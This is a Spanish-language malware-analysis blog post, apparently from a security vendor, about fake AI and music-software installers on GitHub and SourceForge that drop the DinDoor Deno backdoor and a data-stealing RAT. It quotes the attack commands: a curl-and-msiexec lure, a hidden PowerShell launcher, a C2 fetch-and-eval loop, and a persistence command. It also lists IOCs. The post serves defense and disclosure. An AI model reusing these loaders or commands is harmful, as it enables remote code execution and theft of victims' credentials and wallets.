
Durante nuestras actividades de búsqueda de amenazas, encontramos instaladores y complementos falsos que suplantaban software popular como ChatGPT, Claude, AutoTune y Kontakt en GitHub y SourceForge, distribuyendo una puerta trasera de Deno conocida como DinDoor . Los atacantes están utilizando sistemas comprometidos. YouTube canales para distribuir enlaces a estas plataformas.
En última instancia, DinDoor instala diferentes tipos de malware, incluido un troyano de acceso remoto (RAT) sigiloso, que también utiliza el entorno de ejecución de JavaScript Deno.
Los atacantes están abusando cada vez más de entornos de ejecución de JavaScript alternativos como Bun y Deno para eludir los métodos de detección tradicionales. En una de nuestras investigaciones recientes, documentamos cómo los atacantes utilizan Bun como vector de infección inicial para distribuir NWHStealer. Además, en marzo, los investigadores ThreatDown observaron que los atacantes utilizaban Deno para distribuir CastleLoader mediante una cadena de infección de varias etapas que incluía el señuelo ClickFix.
Estas campañas utilizan Scoop (un instalador alternativo para Windows ) y WinGet (el oficial Windows gestor de paquetes) para instalar Deno en la máquina de la víctima. Luego utilizan el entorno de ejecución de Deno para ejecutar un RAT capaz de ejecutar cargas útiles adicionales, exfiltrando datos de navegadores, billeteras y otras aplicaciones, que tiene una interesante función peer-to-peer que utiliza Edge para ocultar el tráfico malicioso.
Plataformas legítimas utilizadas indebidamente para propagar malware.
La cadena de infección generalmente se inicia a través de archivos MSI o scripts de PowerShell descargados de GitHub o SourceForge en la mayoría de los casos analizados. Los usuarios generalmente son redirigidos a estos repositorios maliciosos a través de equipos comprometidos. YouTube canales. Estos videos actualmente suman más de 50.000 visualizaciones.


El comprometido YouTube Los canales crean publicaciones que promocionan diferentes programas y cambian constantemente entre cuentas de GitHub para distribuir el malware.


El software falso parece estar diseñado para engañar a creadores, entusiastas de la IA, jugadores y usuarios con conocimientos técnicos, quienes son más propensos a descargar herramientas no oficiales, software pirateado o instaladores distribuidos por la comunidad desde sitios como GitHub y SourceForge. Hemos detectado archivos MSI y scripts falsos que se hacen pasar por instaladores y complementos de software y marcas legítimas como ChatGPT, Claude, ZENOLOGY, Ableton Live, AutoTune y Kontakt.

Los repositorios maliciosos tienen un comando para ambos Windows y macOS. Estos repositorios solicitan a los usuarios que abran la terminal y copien un comando malicioso, que descarga y ejecuta el MSI desde GitHub.

Las cuentas maliciosas de GitHub crean múltiples repositorios llenos de software y complementos falsos relacionados con software popular para atraer a más usuarios.


Descubrimos que la misma puerta trasera se distribuía a través de SourceForge, imitando un software de juego legítimo llamado GearUP y un software de IA para eliminar marcas de agua llamado BWR.
Cómo mantenerse a salvo
Los atacantes se basaron en gran medida en la confianza. GitHub y SourceForge son plataformas legítimas, lo que hace que los proyectos falsos parezcan más convincentes. Nos pusimos en contacto con GitHub, que eliminó rápidamente los repositorios maliciosos, pero los usuarios deben esperar que sigan apareciendo otros nuevos.
Aquí tienes algunas maneras sencillas de mantenerte a salvo:
- Descarga software únicamente desde los sitios web oficiales de los proveedores.
- Desconfía de las versiones "gratuitas", pirateadas o no oficiales de software de pago.
- Tenga cuidado al descargar archivos de GitHub, SourceForge, foros o sitios para compartir archivos, especialmente si provienen de cuentas nuevas o desconocidas.
- Los atacantes siguen creando nuevos perfiles para distribuir este malware en diversas plataformas. Antes de descargar cualquier archivo, compruebe el perfil del desarrollador o editor, su reputación y la fecha de su creación.
- Comprueba que el contenido del archivo comprimido, las imágenes y los archivos de texto coincidan con lo que esperabas descargar. Los nombres y la estructura de los archivos comprimidos suelen seguir patrones maliciosos fácilmente reconocibles.
- Comprueba el editor y la firma digital del archivo antes de ejecutarlo. Windows Normalmente, puedes comprobarlo haciendo clic con el botón derecho en el archivo y seleccionando Propiedades > Firmas digitales . Ten en cuenta que una firma válida no garantiza que un archivo sea seguro, pero la ausencia de firmas o las firmas sospechosas suelen ser una señal de alerta.
Análisis técnico
Los repositorios maliciosos de GitHub solicitan al usuario que abra cmd y ejecute un comando malicioso. Los comandos maliciosos descargan un MSI de GitHub y lo instalan a través de msiexecEstos repositorios a veces también contienen scripts de PowerShell para iniciar de forma similar la cadena de infección.
Ejemplo de un comando malicioso alojado en GitHub que inicia la cadena de infección:
curl -Lo %temp%\s.msi https://raw.githubusercontent.com/claude-free-plugin/install/main/install.msi && msiexec /i %temp%\s.msi El MSI coloca un archivo CMD y un script de PowerShell en un directorio aleatorio especificado en el MSI. InstallationFolder y valores del registro. Detectamos estructuras diferentes para estos MSI, con JavaScript en lugar del archivo CMD, o con archivos incrustados adicionales.

El archivo CMD ejecuta el script de PowerShell, cuyo nombre cambia en las cadenas de infección analizadas:
@set "SCRIPTDIR=%~dp0" @powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Process powershell -ArgumentList ('-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ""' + $env:SCRIPTDIR + '{Random name}.ps1""') -WindowStyle Hidden" 
El script de PowerShell se encarga de:
- Asegurarse de que el gestor de paquetes Scoop esté instalado, e instalarlo si falta con el script oficial de
get.scoop.shScoop es un popular instalador de software de línea de comandos y gestor de paquetes de código abierto para Microsoft. Windows . - Utilizar Scoop para instalar WinGet ( Windows Administrador de paquetes) si falta.
- Instala Deno (un entorno de ejecución de JavaScript/TypeScript) a través de WinGet o Scoop si no está presente.
El uso de los gestores de paquetes Scoop y WinGet para instalar software adicional en la máquina comprometida es un enfoque interesante que proporciona al atacante mayor flexibilidad.
Comando ejecutado para instalar Deno usando WinGet:
"C:\Users\admin\scoop\apps\winget\current\winget.exe" install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silentLa puerta trasera DinDoor
A continuación, se ejecuta la siguiente etapa con el archivo ejecutable de Deno descargado:
"C:\Users\admin\AppData\Local\Microsoft\WinGet\Packages\DenoLand.Deno_Microsoft.Winget.Source_8wekyb3d8bbwe\deno.exe" run -A http://{C2}/{random_path}.jsEl código devuelto (el nombre interno es “launcher-1”) es una pequeña función de bucle de evaluación que descarga la siguiente etapa (el nombre interno es “launcher-2”). La puerta trasera descargada se conoce públicamente como DinDoor .
var a="{C2}".split(","),i=0;for(;;){let e=null;try{let t=await fetch(a[i%a.length]+"/{BUILD_ID}.js");if(!t.ok)throw 0;e=await t.text()}catch{i++,await new Promise(t=>setTimeout(t,5e3));continue}try{await(0,eval)("(async()=>{"+e+"})()")}catch{}await new Promise(t=>setTimeout(t,3e4))}La puerta trasera gestiona la persistencia, envía información sobre el sistema comprometido al servidor de comando y control (C2) y ejecuta cargas útiles y comandos adicionales devueltos por el C2. Los puntos finales HTTP utilizados para las comunicaciones con el C2 varían entre los casos analizados.
La puerta trasera obtiene una ID de un punto final HTTP (por ejemplo, /security-pool) y luego usa ese ID para obtener la siguiente etapa de /v2{ID}.js.
La etapa obtenida se ejecuta mediante stdin sin ser escrito en el disco, utilizando el comando:
deno run -A --no-check –Para lograr la persistencia, la puerta trasera ejecuta un comando de PowerShell para crear una clave RUN que ejecuta el descargador "launcher-1" utilizado anteriormente:
conhost.exe --headless "<deno.exe>" -A "%APPDATA%\<hash>.jsEsta puerta trasera distribuye varias familias de malware en los casos analizados. En este blog, analizamos una de las cargas útiles distribuidas: un RAT que utiliza el entorno de ejecución de JavaScript Deno.
Deno RAT
El RAT entregado, al igual que los demás scripts analizados, utiliza el entorno JavaScript de Deno y tiene plena funcionalidad para controlar el dispositivo, ejecutar comandos y cargas útiles, y extraer varios tipos de datos a través de su módulo de robo integrado.
No encontramos un nombre o atribución específica para este RAT. Anteriormente, se le conocía como "Smokest" debido a un valor específico en su configuración. El estilo de comentarios similar y la infraestructura compartida sugieren que el desarrollador de DinDoor y el desarrollador del RAT podrían ser la misma persona o equipo.

¿Cogiste algo que no debías?
Además de HTTP para la comunicación C2, el RAT también admite WebSocket comunicación, habilitada cuando el valor JSON isLiveEnabled El valor devuelto por C2 se establece como verdadero.

El RAT admite diferentes comandos (exec, exec-ps, exec-sc, sysinfo, screenshot, stealer) y funcionalidad:
- Recopile información del sistema sobre el dispositivo comprometido.
- Control bidireccional completo mediante una implementación VNC personalizada a través de WebSocket.
- Dirigido a más de 50 extensiones de monederos de criptomonedas y 10 carpetas de software de criptomonedas como Atomic Wallet, Exodus, Electrum y ByteCoin.
- Recopilar datos de los navegadores, incluidos Chrome , Cromo, Valiente, Edge , Navegador Avast, Edge Opera, Vivaldi, CentBrowser, Kometa, Orbitum, 360Browser y Chromodo
- Exfiltrar datos de Telegram, Discord y Lightcord
- Registrar y modificar datos del portapapeles
- Enumera carpetas y archivos, y extrae el contenido de archivos con extensiones específicas.
- Capturar capturas de pantalla utilizando diferentes métodos.
- Ejecutar cargas útiles adicionales
- Iniciar o finalizar procesos arbitrarios
- Ejecutar comandos con PowerShell
- Establecer túneles proxy SOCKS5 a través de WebSocket
Una de las partes más interesantes del RAT es un modo de transmisión peer-to-peer que utiliza el Edge El navegador oculta el tráfico y dificulta su detección.
Para transmitir vídeo en directo directamente al operador sin enrutarlo a través del servidor C2, el RAT genera un Microsoft oculto Edge proceso y se conecta a él a través de Chrome Protocolo de herramientas para desarrolladores (CDP). Luego inyecta una pequeña página HTML WebRTC en Edge , convirtiendo el navegador legítimo en un relé de vídeo peer-to-peer. El agente Deno captura y codifica en H.264 la pantalla de la víctima, pasa los fotogramas al Edge página sobre CDP y Edge Los reenvía directamente al navegador del operador a través de un canal de datos WebRTC cifrado. La señalización SDP e ICE, necesaria para establecer la conexión directa, se intercambia mediante el WebSocket C2 existente.

El RAT utiliza los siguientes puntos finales para la comunicación C2, que pueden variar entre muestras:
/health: comprueba la respuesta “ok” del C2/token: recibir parámetros de configuración, entrega de tareas, resultados y datos exfiltrados/vnc/agent/Ruta WebSocket utilizada para la comunicación VNC
Los datos de configuración están codificados en Base64 y se envían en las comunicaciones con el C2 como un token de autorización. Datos de configuración decodificados:
{

  "buildId": "cd361ef3159f5ce9",

  "buildNote": "BWR",

  "buildType": "msi-v2",

  "proxyUrls": ["{C2}"],

  "userId": "…",

  "accessTokenHash": "…",

  "iat": 1779372546,

  "exp": 2094948546

}

Encontramos diferentes versiones de este RAT, incluyendo una versión "ligera" llamada "agent-lite" que solo admite unos pocos comandos y utiliza Cloudflare Workers para la comunicación C2.
Expresiones de gratitud
- DinDoor: https://hunt.io/blog/dindoor-deno-runtime-backdoor-msi-analysis
- Smokest: https://x.com/vxunderground/status/2013006601133687004
Indicadores de Compromiso (IOC)
URLs
https[:]//github.com/claude-free-plugin/https[:]//github.com/ai-gen-profihttps[:]//github.com/wharfdemolisherpithttps[:]//sourceforge.net/projects/gearup/https[:]//sourceforge.net/projects/bluewaveremover/
Dominios
claudescript[.]top: sitio web de distribuciónms-telemetry-gateway-us[.]com: C2dakatawebstick[.]com: C2ashpaltlonpro[.]com: C2cf-proxy[.]cloud-analytics-services[.]workers.dev: C2agilemast3r[.]duckdns[.]org: C2geralnewlong[.]com: C2hngfbgfbfb[.]cyou: C2logicalnewrestore[.]com: C2
IPs
23[.]227[.]196[.]107: C245[.]137[.]99[.]121: C231[.]57[.]129[.]23: C266[.]78[.]40[.]107: C2193[.]233[.]198[.]132: C2
Desde denunciar las amenazas hasta eliminarlas.
Los riesgos de ciberseguridad nunca deberían trascender un simple titular. Mantén tus dispositivos protegidos contra amenazas descargando Malwarebytes hoy mismo .